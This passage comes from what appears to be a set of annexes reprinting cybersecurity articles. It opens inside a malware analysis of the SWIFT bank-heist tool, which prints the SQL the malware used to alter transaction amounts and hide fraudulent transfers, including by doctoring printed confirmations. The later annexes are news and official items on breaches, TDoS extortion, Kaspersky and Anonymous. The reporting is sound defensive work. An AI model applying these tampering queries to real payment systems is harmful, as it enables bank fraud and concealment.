[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Alliance\mce\foff
```

The messages are parsed looking for information tagged with the following strings:

```
"19A: Amount"
": Debit"
"Debit/Credit :"
"Sender :"
"Amount :"
"FEDERAL RESERVE BANK"
" C"
" C"
"61F: "
"60F: "
"60M: "
"62M: "
"Credit"
"Debit"
" 64: "
" 20: Transaction"
"92B: Price"
```

For example, the "`61F:`" field specifies the closing balance, "`60F:`" is opening balance, "`19A:`" is transaction amount.

The malware also checks if the messages contain a filter specified within the configuration file `gpca.dat`.

The logged in account, as seen from the journal, is then used to check how much Convertible Currency amount (`MESG_FIN_CCY_AMOUNT`) it has available.

```
SELECT MESG_FIN_CCY_AMOUNT FROM SAAOWNER.MESG_%s WHERE MESG_S_UMID = '%s';
```

Alternatively, it can query for a message for a specified sender with a specified amount of Convertible Currency.

```
SELECT MESG_S_UMID FROM SAAOWNER.MESG_%s WHERE MESG_SENDER_SWIFT_ADDRESS
LIKE '%%%s%%' AND MESG_FIN_CCY_AMOUNT LIKE '%%%s%%';
```

The amount of Convertible Currency is then manipulated in the message by changing it to the arbitrary value (`SET MESG_FIN_CCY_AMOUNT`).

```
UPDATE SAACONFIG.MESG_%s SET MESG_FIN_CCY_AMOUNT = '%s' WHERE MESG_S_UMID =
'%s';
UPDATE SAACONFIG.TEXT_%s SET TEXT_DATA_BLOCK =
UTL_RAW.CAST_TO_VARCHAR2('%s') WHERE TEXT_S_UMID = '%s';
```

Printer manipulation

In order to hide the fraudulent transactions carried out by the attacker(s), the database/message manipulations are not sufficient. SWIFT network also generates confirmation messages, and these messages are sent by the software for printing. If the fraudulent transaction confirmations are printed out, the banking officials can spot an anomaly and then respond appropriately to stop such transactions from happening.

Hence, the malware also intercepts the confirmation SWIFT messages and then sends for printing the 'doctored' (manipulated) copies of such messages in order to cover up the fraudulent transactions.

To achieve that, the SWIFT messages the malware locates are read, parsed, and converted into PRT files that describe the text in Printer Command Language (PCL).

These temporary PRT files are then submitted for printing by using another executable file called `nrddf.exe`, a legitimate tool from the SWIFT software suite.

The PCL language used specifies the printer model, which is *"HP LaserJet 400 M401"*:

Once sent for printing, the PRT files are then overwritten with 0's (reliably deleted).

CONCLUSIONS

The analysed sample allows a glimpse into the toolkit of one of the team in well-planned bank heist. Many pieces of the puzzle are still missing though: how the attackers sent the fraudulent transfers; how the malware was implanted; and crucially, who was behind this.

This malware was written bespoke for attacking a specific victim infrastructure, but the general tools, techniques and procedures used in the attack may allow the gang to strike again. All financial institutions who run SWIFT Alliance Access and similar systems should be seriously reviewing their security now to make sure they too are not exposed.

This attacker put significant effort into deleting evidence of their activities, subverting normal business processes to remain undetected and hampering the response from the victim. The wider lesson learned here may be that criminals are conducting more and more sophisticated attacks against victim organisations, particularly in the area of network intrusions (which has traditionally been the domain of the 'APT' actor). As the threat evolves, businesses and other network owners need to ensure they are prepared to keep up with the evolving challenge of securing critical systems.

at 06:00

ANEXO "G"

Impresión del artículo referenciado en el pie de página 7
http://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375,
Consultada el 22 de enero de 2018

Roban $12 millones a un banco de Ecuador en un nuevo caso de hackeo al sistema SWIFT

GIZMODO univision

Roban $12 millones a un banco de Ecuador en un nuevo caso de hackeo al sistema SWIFT

Matías S. Zavia
5/26/16 7:19am • Archivar en: ATAQUES INFORMÁTICOS

9

2

Share Tweet

https://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375[22/01/2018 07:21:27 p. m.]

Roban $12 millones a un banco de Ecuador en un nuevo caso de hackeo al sistema SWIFT

En febrero, unos hackers consiguieron robar 81 millones de dólares al Banco Central de Bangladesh a través del sistema SWIFT (y una falta de ortografía evitó que robaran 870 millones más). Más adelante, un banco vietnamita denunció otro caso similar —y ahora ha pasado lo mismo en Ecuador.

La falta de ortografía que evitó que unos hackers robaran 870 millones de dólares

Escribir fandation en lugar de foundation, la falta de ortografía que evitó que un grupo de hackers ...

Read more

El robo a Banco del Austro tuvo lugar hace más de 15 meses, pero desde la entidad ecuatoriana aseguran que no se habían dado cuenta hasta ahora. Una vez más, los hackers se sirvieron de mensajes fraudulentos en el sistema SWIFT para mover 12 millones de dólares a diferentes entidades bancarias de todo el mundo. 89 millones fueron a parar a 23 cuentas de Hong Kong y los 3 millones restantes acabaron en Dubai y otras partes del planeta.

Banco del Austro ha interpuesto una demanda contra otro banco, el estadounidense Wells Fargo, que ordenó la mayor parte de las transferencias (por un valor de 9 millones de dólares). Los ladrones utilizaron las credenciales de los empleados de Wells Fargo en el sistema global SWIFT para transferir el dinero a sus propias cuentas en el extranjero.

En el famoso caso de Bangladesh, la policía culpó del robo al uso de unos *switches* de mala calidad —sólo costaban 10 dólares— en la red de ordenadores del banco conectada al sistema SWIFT. Luego se supo que los hackers habían inyectado un *malware* en la red local (evtdiag.exe) con el que podían acceder a la base de datos de SWIFT y manipular los registros para ocultar las transferencias.

Más de 9.000 sociedades financieras utilizan SWIFT como sistema de mensajería interbancario. La cooperativa que lo controla ha advertido a los bancos de los casos de fraude y les ha proporcionado una actualización de software para que no se vean

afectados por el *malware*. Pero aseguran que la vulnerabilidad que permite el ataque no está en el sistema SWIFT sino en los sistemas de seguridad locales de los bancos que han sufrido robos. [Reuters vía Engadget]

Síguenos también en Twitter, Facebook y Flipboard.

Click here to view this ninja-labs.com embed

ABOUT THE AUTHOR

Matías S. Zavia

Matías tiene dos grandes pasiones: Internet y el dulce de leche

Email Twitter Posts Keys

ANEXO "H"

Impresión del artículo referenciado en el pie de página 8
https://www.nena.org/news/119592/DHS-Bulletin-on-Denial-of-Service-TDoS-Attacks-on-PSAPs.htm
Consultada el 22 de enero de 2018

DHS Bulletin on Denial of Service (TDoS) Attacks on PSAPs - National Emergency Number Association

TALARI Networks.
Delivering the Last Mile of 911 Services...

NENA News, Press, & Stories...: Home Page

DHS Bulletin on Denial of Service (TDoS) Attacks on PSAPs

Sunday, March 17, 2013 0 Comments
Posted by: Chris Nussman

The Department of Homeland Security (DHS) NCCIC - National Coordinating Center for Communications – the DHS-Office of Emergency Communications, DHS - Office of Infrastructure Protection, Federal Communications Commission, the National Cyber and Forensics Training Alliance, the FBI-National Cyber Investigative Joint Task Force working in coordination with the National Emergency Number Association (NENA), the Association of Public Safety Communications Officials (APCO) International, Louisiana Fusion Center, Mansfield Police Department and telecommunications service providers to identify and mitigate the effects of a criminal Telephony Denial of Service (TDoS) against public safety communications, hospitals and ambulance services. This is for immediate dissemination to public safety answering points (PSAPs) and emergency communications centers and personnel.

Background: Information received from multiple jurisdictions indicates the possibility of attacks targeting the telephone systems of public sector entities. Dozens of such attacks have targeted the administrative PSAP lines (not the 911 emergency line). The perpetrators of the attack have launched high volume of calls against the target network, tying up the system from receiving legitimate calls. This type of attack is referred to as a TDoS or Telephony Denial of Service attack. These attacks are ongoing. Many similar attacks have occurred targeting various businesses and public entities, including the financial sector and other public emergency operations interests, including air ambulance, ambulance and hospital communications.

Scheme: These recent TDoS attacks are part of an extortion scheme. This scheme starts with a phone call to an organization from an individual claiming to represent a collections company for payday loans. The caller usually has a strong accent of some sort and asks to speak with a current or former employee concerning an outstanding debt. Failing to get payment from an individual or organization, the perpetrator launches a TDoS attack. The organization will be inundated with a continuous stream of calls for an unspecified, but lengthy period of time. The attack can prevent both incoming and/or outgoing calls from being completed. It is speculated that government offices/emergency services are being "targeted" because of the necessity of functional phone lines.

What we know:

- The attacks resulted in enough volume to cause a roll over to the alternate facility.
- The attacks last for intermittent time periods over several hours. They may stop for several hours,

Interaction Recording Reporting, Storage
For Mission Critical Communications
Sign In
Username
Sign In
Connect
Forgot your password?
Haven't registered yet?

NENA News more

NENA Succession Planning Information Document Available for Public Review & Comment

Congratulations to Our Fall 2017 ENPs!

NENA President Responds to OMB Decision Not to Reclassify Public Safety Telecommunicators

NENA Files Comments in FCC MLTS Proceeding

http://www.nena.org/news/119592/DHS-Bulletin-on-Denial-of-Service-TDoS-Attacks-on-PSAPs.htm[22/01/2018 07:24:06 p. m.]

then resume. Once attacked, the attacks can start randomly over weeks or months.
- The attacks followed a person with a heavy accent demanding payment of $5,000 from the company because of default by an employee who either no longer works at the PSAP or never did

What we need from victims:

- Additional insight into the scope and impact of the event- specifically how many communications centers have been attacked is critical to identifying the true scope of this occurrence
- In order to ensure situational awareness with our members and member agencies, it is critical that this information be disseminated to emergency communications centers, PSAP's, government IT departments, and any related government agency with a vested interest in emergency communications continuity of operations.

Recommend the following:

- Targeted organizations should not pay the blackmail
- Report all attacks to the FBI by logging onto the website www.ic3.gov
  - Ensure in the title of the report you use the keyword TDoS
  - Ensure that you identify yourself as a PSAP or Public Safety organization capture as much details as possible
    - Calls logs from "collection" call and TDoS
    - Time, date, originating phone number, traffic characteristics
    - Call back number to the "collections" company or requesting organization
    - Method of payment and account number where "collection" company requests debt to be paid
    - ANY information you can obtain about the caller, or his/her organization will be of tremendous assistance in this investigation and in preventing further attacks
- Contact your telephone service provider, they may be able to assist by blocking portions of the attack.
- Should you have any questions please contact the National Coordinating Center for Communications at NCC@hq.dhs.gov or 703-235-5080

« Back to Index

Calendar more

ENP Exam - Winter 2016

9-1-1 Center Supervisor Program - Lincoln, NE

9-1-1 Goes To Washington

NENA Chapter Leader Workshop

CONTACT US
1700 Diagonal Road
Suite 500
Alexandria, VA 22314
Phone: 202.466.4911
Fax: 202.618.6370

QUICK LINKS
Home
Become a Member
Store
Conferences
Next Generation Partner Program
Get Involved
Member Search
911 Talk Email List
Events Calendar
Friends of 9-1-1

GET SOCIAL WITH US

ANEXO "I"

Impresión del artículo referenciado en el pie de página 9
https://www2.deloitte.com/global/en/pages/about-deloitte/articles/deloitte-statement-cyber-incident.html,
Consultada el 15 de enero de 2018

Deloitte.

Deloitte in the News

Deloitte Statement on Cyber-Incident

25 September 2017: In response to a cyber incident, Deloitte actions have included the following:

- Implementing its comprehensive security protocol and initiating an intensive and thorough review which included mobilizing a team of cyber-security and confidentiality experts inside and outside of Deloitte
- Contacting governmental authorities immediately after it became aware of the incident; and
- Contacting each of the very few clients impacted

The attacker accessed data from an email platform. The review of that platform is complete.

Importantly, the review enabled us to understand precisely what information was at risk and what the hacker actually did and to determine that:

- Only very few clients were impacted
- No disruption has occurred to client businesses, to Deloitte's ability to continue to serve clients, or to consumers

Deloitte remains deeply committed to ensuring that its cyber-security defences are best in class, to investing heavily in protecting confidential information and to continually reviewing and enhancing cyber security.

Key Facts about the Deloitte Email Cyber-Incident

6 October 2017

In response to a cyber-incident, Deloitte initiated a review to understand the scope of the incident, the potential impact to clients and other stakeholders, and to determine the appropriate cyber-security response. Below we share the key facts regarding this incident.

An attacker compromised account credentials and ultimately gained access to a single Deloitte cloud-based email platform. On discovering unauthorized access to the email platform, we initiated our standard and comprehensive incident response process, which included mobilizing a team of cyber-security and confidentiality experts inside and outside of Deloitte (including Mandiant). We engaged outside specialists to assure ourselves, clients, and other stakeholders that the review was thorough and objective. This team took a variety of actions:

- **Immediately executed steps to stop and contain the attack.**
- **Ascertained the size and scope of the attack.** The team reviewed logs from the incident to understand what the attacker did in the email platform, and it used this information to guide its response to the attack.
- **Determined what the attacker targeted.** The attacker targeted a cloud- based email platform. This system is

email messages targeted by the attacker was a small fraction of those stored on the platform. We looked at all of the targeted email messages in a manual document-by-document review process, with careful assessment of the nature of the information contained in each email. By conducting this eyes- on review, we were able to determine the very few instances where there may have been active credentials, personal information, or other sensitive information that had an impact on clients.

- **Contacted impacted clients.** Deloitte contacted each of these very few clients impacted.
- **Alerted authorities.** Deloitte began contacting governmental authorities immediately.
- **Took additional targeted steps to further enhance our overall security architecture.** We expanded our centrally controlled privileged access management system, and completed our roll out of multi-factor authentication (MFA), which was underway at the time of the attack. Now all users of the cloud-based email system and those with credentials with heightened access are part of our MFA system.

The team determined that:

- **The attacker is no longer in Deloitte's system.** Deloitte, with the assistance of outside experts, has seen no signs of any subsequent activities. We have taken a number of important steps to remove the attacker's access to our environment, including the blocking of IP addresses, disabling accounts, resetting passwords, and implementing enhanced monitoring.
- **No disruption occurred to client businesses, to Deloitte's ability to serve clients, or to consumers.**

Our intensive and thorough review, which is complete, and our continued and significant investments in our cyber-security capabilities, reflect our commitment to protecting the information of Deloitte clients and stakeholders.

Recommendations

Deloitte Global report explores emerging technologies poised to disrupt utility industry

Chemistry 4.0 Deloitte and VCI report studies the forces shaping the Chemical and Pharmaceutical industry until 2030

Related topics

Conduct Risk | Cyber Risk | Brand & Reputation Risk | Cyber Resilience | Cyber Vigilance

Contact us | Submit RFP | Job search

© 2018. See Terms of Use for more information.

Deloitte refers to one or more of Deloitte Touche Tohmatsu Limited ("DTTL"), its global network of member firms, and their related entities. DTTL (also referred to as "Deloitte Global") and each of its member firms are legally separate and independent entities. DTTL does not provide services to clients. Please see www.deloitte.com/about to learn more.

http://www.facebook.com/deloitte

https://www.linkedin.com/company/deloitte

http://www.twitter.com/deloitte

https://google.com/+deloitte

ANEXO "J"

Impresión del artículo referenciado en el pie de página 10
https://www.theguardian.com/business/2017/sep/25/deloitte-hit-by-cyber-attack-revealing-clients-secret-emails,
Consultada el 15 de enero de 2018

theguardian

Deloitte hit by cyber-attack revealing clients' secret emails

Exclusive: hackers may have accessed usernames, passwords and personal details of top accountancy firm's blue-chip clients

Nick Hopkins

Mon 25 Sep 2017 13.00 BST

One of the world's "big four" accountancy firms has been targeted by a sophisticated hack that compromised the confidential emails and plans of some of its blue-chip clients, the Guardian can reveal.

Deloitte, which is registered in London and has its global headquarters in New York, was the victim of a cybersecurity attack that went unnoticed for months.

One of the largest private firms in the US, which reported a record $37bn (£27.3bn) revenue last year, Deloitte provides auditing, tax consultancy and high-end cybersecurity advice to some of the world's biggest banks, multinational companies, media enterprises, pharmaceutical firms and government agencies.

The Guardian understands Deloitte clients across all of these sectors had material in the company email system that was breached. The companies include household names as well as US government departments.

So far, six of Deloitte's clients have been told their information was "impacted" by the hack. Deloitte's internal review into the incident is ongoing.

The Guardian understands Deloitte discovered the hack in March this year, but it is believed the attackers may have had access to its systems since October or November 2016.

The hacker compromised the firm's global email server through an "administrator's account" that, in theory, gave them privileged, unrestricted "access to all areas".

The account required only a single password and did not have "two-step" verification, sources said.

Emails to and from Deloitte's 244,000 staff were stored in the Azure cloud service, which was provided by Microsoft. This is Microsoft's equivalent to Amazon Web Service and Google's Cloud Platform.

Microsoft's Azure cloud service. Photograph: Microsoft

In addition to emails, the Guardian understands the hackers had potential access to usernames, passwords, IP addresses, architectural diagrams for businesses and health information. Some emails had attachments with sensitive security and design details.

The breach is believed to have been US-focused and was regarded as so sensitive that only a handful of Deloitte's most senior partners and lawyers were informed.

The Guardian has been told the internal inquiry into how this happened has been codenamed "Windham". It has involved specialists trying to map out exactly where the hackers went by analysing the electronic trail of the searches that were made.

The team investigating the hack is understood to have been working out of the firm's offices in Rosslyn, Virginia, where analysts have been reviewing potentially compromised documents for six months.

It has yet to establish whether a lone wolf, business rivals or state-sponsored hackers were responsible.

Sources said if the hackers had been unable to cover their tracks, it should be possible to see where they went and what they compromised by regenerating their queries. This kind of reverse-engineering is not foolproof, however.

A measure of Deloitte's concern came on 27 April when it hired the US law firm Hogan Lovells on "special assignment" to review what it called "a possible cybersecurity incident".

The Washington-based firm has been retained to provide "legal advice and assistance to Deloitte LLP, the Deloitte Central Entities and other Deloitte Entities" about the potential fallout from the hack.

Responding to questions from the Guardian, Deloitte confirmed it had been the victim of a hack but insisted only a small number of its clients had been "impacted". It would not be drawn on how many of its clients had data made potentially vulnerable by the breach.

The Guardian was told an estimated 5m emails were in the "cloud" and could have been been accessed by the hackers. Deloitte said the number of emails that were at risk was a fraction of this number but declined to elaborate.

"In response to a cyber incident, Deloitte implemented its comprehensive security protocol and began an intensive and thorough review including mobilising a team of cybersecurity and confidentiality experts inside and outside of Deloitte," a spokesman said.

"As part of the review, Deloitte has been in contact with the very few clients impacted and notified governmental authorities and regulators.

"The review has enabled us to understand what information was at risk and what the hacker actually did, and demonstrated that no disruption has occurred to client businesses, to Deloitte's ability to continue to serve clients, or to consumers.

"We remain deeply committed to ensuring that our cybersecurity defences are best in class, to investing heavily in protecting confidential information and to continually reviewing and enhancing cybersecurity. We will continue to evaluate this matter and take additional steps as required.

"Our review enabled us to determine what the hacker did and what information was at risk as a result. That amount is a very small fraction of the amount that has been suggested."

Deloitte declined to say which government authorities and regulators it had informed, or when, or whether it had contacted law enforcement agencies.

Though all major companies are targeted by hackers, the breach is a deep embarrassment for Deloitte, which offers potential clients advice on how to manage the risks posed by sophisticated cybersecurity attacks.

"Cyber risk is more than a technology or security issue, it is a business risk," Deloitte tells potential customers on its website.

"While today's fast-paced innovation enables strategic advantage, it also exposes businesses to potential cyber-attack. Embedding best practice cyber behaviours help our clients to minimise the impact on business."

Deloitte has a "CyberIntelligence Centre" to provide clients with "round-the-clock business focussed operational security".

"We monitor and assess the threats specific to your organisation, enabling you to swiftly and effectively mitigate risk and strengthen your cyber resilience," its website says. "Going beyond the technical feeds, our professionals are able to contextualise the relevant threats, helping determine the risk to your business, your customers and your stakeholders."

In 2012, Deloitte, which has offices all over the world, was ranked the best cybersecurity consultant in the world.

Earlier this month, Equifax, the US credit monitoring agency, admitted the personal data of 143 million US customers had been accessed or stolen in a massive hack in May. It has also revealed it was also the victim of an earlier breach in March.

About 400,000 people in the UK may have had their information stolen following the cybersecurity breach. The US company said an investigation had revealed that a file containing UK consumer information "may potentially have been accessed".

The data includes names, dates of birth, email addresses and telephone numbers, but does not contain postal addresses, passwords or financial information. Equifax, which is based in Atlanta, discovered the hack in July but only informed consumers last week.

Since you're here ...

... we have a small favour to ask. More people are reading the Guardian than ever but advertising revenues across the media are falling fast. And unlike many news organisations, we haven't put up a paywall - we want to keep our journalism as open as we can. So you can see why we need to ask for your help. The Guardian's independent, investigative journalism takes a lot of time, money and hard work to produce. But we do it because we believe our perspective matters - because it might well be your perspective, too.

I appreciate there not being a paywall: it is more democratic for the media to be available for all and not a commodity to be purchased by a few. I'm happy to make a contribution so others with less means still have access to information. Thomasine F-R.

If everyone who reads our reporting, who likes it, helps fund it, our future would be much more secure. **For as little as £1, you can support the Guardian - and it only takes a minute. Thank you.**

Become a supporter
Make a contribution

VISA PayPal

Topics
Deloitte

ANEXO "K"

Impresión del artículo referenciado en el pie de página 11
https://www.washingtonpost.com/world/national-security/israel-hacked-kaspersky-then-tipped-the-nsa-that-its-tools-had-been-breached/2017/10/10/d48ce774-aa95-11e7-850e-2bdd1236be5d_story.html?utm_term=.ee7c5f62d814,
Consultada el 15 de enero de 2018

The Washington Post

National Security

Israel hacked Kaspersky, then tipped the NSA that its tools had been breached

By Ellen Nakashima October 10, 2017

In 2015, Israeli government hackers saw something suspicious in the computers of a Moscow-based cybersecurity firm: hacking tools that could only have come from the National Security Agency.

Israel notified the NSA, where alarmed officials immediately began a hunt for the breach, according to people familiar with the matter, who said an investigation by the agency revealed that the tools were in the possession of the Russian government.

Israeli spies had found the hacking material on the network of Kaspersky Lab, the global anti-virus firm under a spotlight in the United States because of suspicions that its products facilitate Russian espionage.

Last month, the Department of Homeland Security instructed federal civilian agencies to identify Kaspersky Lab software on their networks and remove it on the grounds that "the risk that the Russian government, whether acting on its own or in collaboration with Kaspersky, could capitalize on access provided by Kaspersky products to compromise federal information and information systems directly implicates U.S. national security." The directive followed a decision by the General Services Administration to remove Kaspersky from its list of approved vendors. And lawmakers on Capitol Hill are considering a governmentwide ban.

The NSA declined to comment on the Israeli discovery, which was first reported by the New York Times.

Kaspersky said in a statement that "as a private company, Kaspersky Lab does not have inappropriate ties to any government, including Russia, and the only conclusion seems to be that Kaspersky Lab is caught in the middle of a geopolitical fight." The company said it "does not possess any knowledge" of Israel's hack.

The firm's founder, Eugene Kaspersky, said in a blog post last week that his anti-virus software is supposed to find malware from all quarters.

"We absolutely and aggressively detect and clean malware infections no matter the source," he wrote, suggesting that the NSA hacking tools could have been picked up as malware by the anti-virus program.

In the 2015 case, investigators at the NSA examining how the Russians obtained the material eventually narrowed their search to an employee in the agency's elite Tailored Access Operations division, which comprises hackers who collect intelligence about foreign targets. The employee was using Kaspersky anti-virus software on his home computer, according to the people familiar with the matter.

The employee, whose name has not been made public and is under investigation by federal prosecutors, did not intend to pass the material to a foreign adversary. "There wasn't any malice," said one person familiar with the case, who, like others interviewed, spoke on the condition of anonymity to discuss an ongoing case. "It's just that he was trying to complete the mission, and he needed the tools to do it."

Concerns about Kaspersky have also emerged in the cybersecurity industry, where some officials say that the firm's software has been used not just to protect its customers' computers but also as a platform for espionage.

Over the past several years, the firm has on occasion used a standard industry technique that detects computer viruses but can also be employed to identify information and other data not related to malware, according to two industry officials, who spoke on the condition of anonymity to discuss sensitive information.

The tool is called "silent signatures" — strings of digital code that operate in stealth to find malware but which could also be written to search computers for potential classified documents, using keywords or acronyms.

"Silent detection is a widely adopted cybersecurity industry practice used to verify malware detections and minimize false positives," the company's statement said. "It enables cybersecurity vendors to offer the most up-to-date protection without bothering users with constant on-screen alerts."

Kaspersky is also the only major anti-virus firm whose data is routed through Russian Internet service providers subject to Russian surveillance. That surveillance system is known as the SORM, or the System of Operative-Investigative Measures.

The company said that customer data flowing through Kaspersky's Russian servers is encrypted and that the firm does not decrypt it for the government.

Andrei Soldatov, a Russian surveillance expert and author of "The Red Web," said, "I would be very, very skeptical" of the claim that the government cannot read the firm's data. As an entity that deals with encrypted information, Kaspersky must obtain a license from the FSB, the country's powerful security service, he noted, which "means your company is completely transparent" to the FSB.

It is not publicly known how the Russians obtained the NSA hacking tools in 2015. Some information security analysts have speculated that the Russians exploited a flaw in Kaspersky software to filch the material.

But other experts say the Russians would not need to hack Kaspersky's systems. They say that the material could be picked up through the country's surveillance regime.

The firm is likely to be beholden to the Kremlin, said Steven Hall, who ran the CIA's Russia operations for 30 years. He said that Kaspersky's line of work is of particular interest to Russian President Vladimir Putin and that because of the way things work in Russia, Eugene Kaspersky "knows he's at the mercy of Putin."

"The case against Kaspersky Lab is overwhelming," said Sen. Jeanne Shaheen (D-N.H.), a vocal critic of Kaspersky who has pushed to remove the company's software from federal networks. "The strong ties between Kaspersky Lab and the Kremlin are very alarming."

The federal government has increasingly conveyed its concerns about Kaspersky to the private sector. Over at least the past two years, the FBI has notified major companies, including in the energy and financial sectors, about the risks of using Kaspersky software. The briefings have elaborated on the risks of espionage, sabotage and supply-chain attacks that could be enabled through use of the software. They also explained the surveillance law that enables the Russian government to see data coursing through its domestic pipes.

"That's the crux of the matter," said one industry official who received the briefing. "Whether Kaspersky is working directly for the Russian government or not doesn't matter; their Internet service providers are subject to monitoring. So virtually anything shared with Kaspersky could become the property of the Russian government."

Late last month, the National Intelligence Council completed a classified report that it shared with NATO allies concluding that the FSB had "probable access" to Kaspersky customer databases and source code. That access, it concluded, could help enable cyberattacks against U.S. government, commercial and industrial control networks.

Jack Gillum contributed to this story.

654 Comments

Ellen Nakashima is a national security reporter for The Washington Post. She covers cybersecurity, surveillance, counterterrorism and intelligence issues. Follow @nakashimae

Share news tips with us confidentially

Do you have information the public should know? Here are some ways you can securely send information and documents to Post journalists.

Learn more

ANEXO "L"

Impresión del artículo referenciado en el pie de página 12
https://www.dhs.gov/news/2017/09/13/dhs-statement-issuance-binding-operational-directive-17-01,
Consultada el 15 de enero de 2018

Official website of the Department of Homeland Security

U.S. Department of Homeland Security

DHS Statement on the Issuance of Binding Operational Directive 17-01

Release Date: September 13, 2017

For Immediate Release
Office of the Press Secretary
Contact: 202-282-8010

WASHINGTON – After careful consideration of available information and consultation with interagency partners, Acting Secretary of Homeland Security Elaine Duke today issued a Binding Operational Directive (BOD) directing Federal Executive Branch departments and agencies to take actions related to the use or presence of information security products, solutions, and services supplied directly or indirectly by AO Kaspersky Lab or related entities.

The BOD calls on departments and agencies to identify any use or presence of Kaspersky products on their information systems in the next 30 days, to develop detailed plans to remove and discontinue present and future use of the products in the next 60 days, and at 90 days from the date of this directive, unless directed otherwise by DHS based on new information, to begin to implement the agency plans to discontinue use and remove the products from information systems.

This action is based on the information security risks presented by the use of Kaspersky products on federal information systems. Kaspersky anti-virus products and solutions provide broad access to files and elevated privileges on the computers on which the software is installed, which can be exploited by malicious cyber actors to compromise those information systems. The Department is concerned about the ties between certain Kaspersky officials and Russian intelligence and other government agencies, and requirements under Russian law that allow Russian intelligence agencies to request or compel assistance from Kaspersky and to intercept communications transiting Russian networks. The risk that the Russian government, whether acting on its own or in collaboration with Kaspersky, could capitalize on access provided by Kaspersky products to compromise federal information and information systems directly implicates U.S. national security.

The Department's priority is to ensure the integrity and security of federal information systems. Safeguarding federal government systems requires reducing potential vulnerabilities, protecting against cyber intrusions, and anticipating future threats. While this action involves products of a Russian-owned and operated company, the Department will take appropriate action related to the products of any company that present a security risk based on DHS's internal risk management and assessment process.

DHS is providing an opportunity for Kaspersky to submit a written response addressing the Department's concerns or to mitigate those concerns. The Department wants to ensure that the company has a full opportunity to inform the Acting Secretary of any evidence, materials, or data that may be relevant. This opportunity is also available to any other entity that claims its commercial interests will be directly impacted by the directive. Further information about this process will be available in a Federal Register Notice.

###

Topics: Citizenship and Immigration Services Ombudsman (/topics/citizenship-and-immigration-services-ombudsman)

Keywords: cyber security (/keywords/cyber-security), information (/keywords/information)

Last Published Date: September 13, 2017

ANEXO "M"

Impresión del artículo referenciado en el pie de página 13
https://www.offensive-security.com/metasploit-unleashed/information-gathering/,
Consultada el 22 de enero de 2018


Information Gathering in Metasploit

Information Gathering with Metasploit

The foundation for any successful penetration test is solid reconnaissance. Failure to perform proper ***information gathering*** will have you flailing around at random, attacking machines that are not vulnerable and missing others that are.

We'll be covering just a few of these information gathering techniques such as:

- Port Scanning
- Hunting for MSSQL
- Service Identification
- Password Sniffing
- SNMP sweeping



Let's take a look at some of the built-in Metasploit features that help aid us in information gathering.

ANEXO "N"

Impresión del artículo referenciado en el pie de página 14
http://www.reuters.com/article/us-greece-cenbank-cyber/anonymous-attack-greek-central-bank-warns-others-idUSKCN0XV0RR
Consultada el 22 de enero de 2018

Directory of sites Login Contact Support

World Business Markets Politics TV

Search

ÚNETE A NUESTRA CAUSA

#TECHNOLOGY NEWS MAY 4, 2016 / 3:50 AM / 2 YEARS AGO

Anonymous attack Greek central bank, warns others

Reuters Staff

1 MIN READ

ATHENS (Reuters) - Greece's central bank became the target of a cyber attack by activist hacking group Anonymous on Tuesday which disrupted service of its web site, a Bank of Greece official said on Wednesday.

Anonymous attack Greek central bank, warns others

A protester wearing a Guy Fawkes mask, symbolic of the hacktivist group "Anonymous", takes part in a protest in central Brussels January 28, 2012. REUTERS/Yves Herman

"The attack lasted for a few minutes and was successfully tackled by the bank's security systems. The only thing that was affected by the denial-of-service attack was our web site," the official said, declining to be named.

Anonymous originated in 2003, adopting the Guy Fawkes mask as their symbol for online hacking. The mask is a stylized portrayal of an oversized smile, red cheeks and a wide moustache upturned at both ends.

"Olympus will fall. A few days ago we declared the revival of operation Icarus. Today we have continuously taken down the website of the Bank of Greece," the group says in a video on You Tube.

"This marks the start of a 30-day campaign against central bank sites across the world."

Reporting by George Georgiopoulos; Editing by Angus MacSwan

Our Standards: *The Thomson Reuters Trust Principles.*

SPONSORED

Where is the clever money going?

El crecimiento de la UE impulsa el valor del euro

Actively Riding the Wave of 'Creative Disruption'

Unrivalled insight and analysis enabling decisions with conviction.

Latin America's Renewable Energy Revolution

The Risk of Doing Nothing

https://www.reuters.com/article/us-greece-cenbank-cyber/anonymous-attack-greek-central-bank-warns-others-idUSKCN0XV0RR [22/01/2018 07:29:03 p. m.]

ANEXO "O"

Impresión de la información referenciada en el pie de página 15
https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/opicarus2017/,
Consultada el 17 de enero de 2018

Threat Advisories and Attack Reports(/ddos-threats-attacks/threat-advisories-attack-reports/) / Opicarus2017

6/8/2017

(https://twitter.com/share?url=https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/opicarus2017/&counturl=/ddc threats-attacks/threat-advisories-attack-reports/opicarus2017/&text=Opicarus2017

in (http://www.linkedin.com/shareArticle?mini=true&url=/ddos-threats-attacks/threat-advisories-attack-reports/opicarus2017/&title=Opicarus 201 Radware Security&summary=Opicarus is a multiphase operation originally launched by Anonymous on February 8, 2016 and is now entering its fi phase on June 11, 2017.&source=https://security.radware.com/,

OpIcarus2017

Abstract

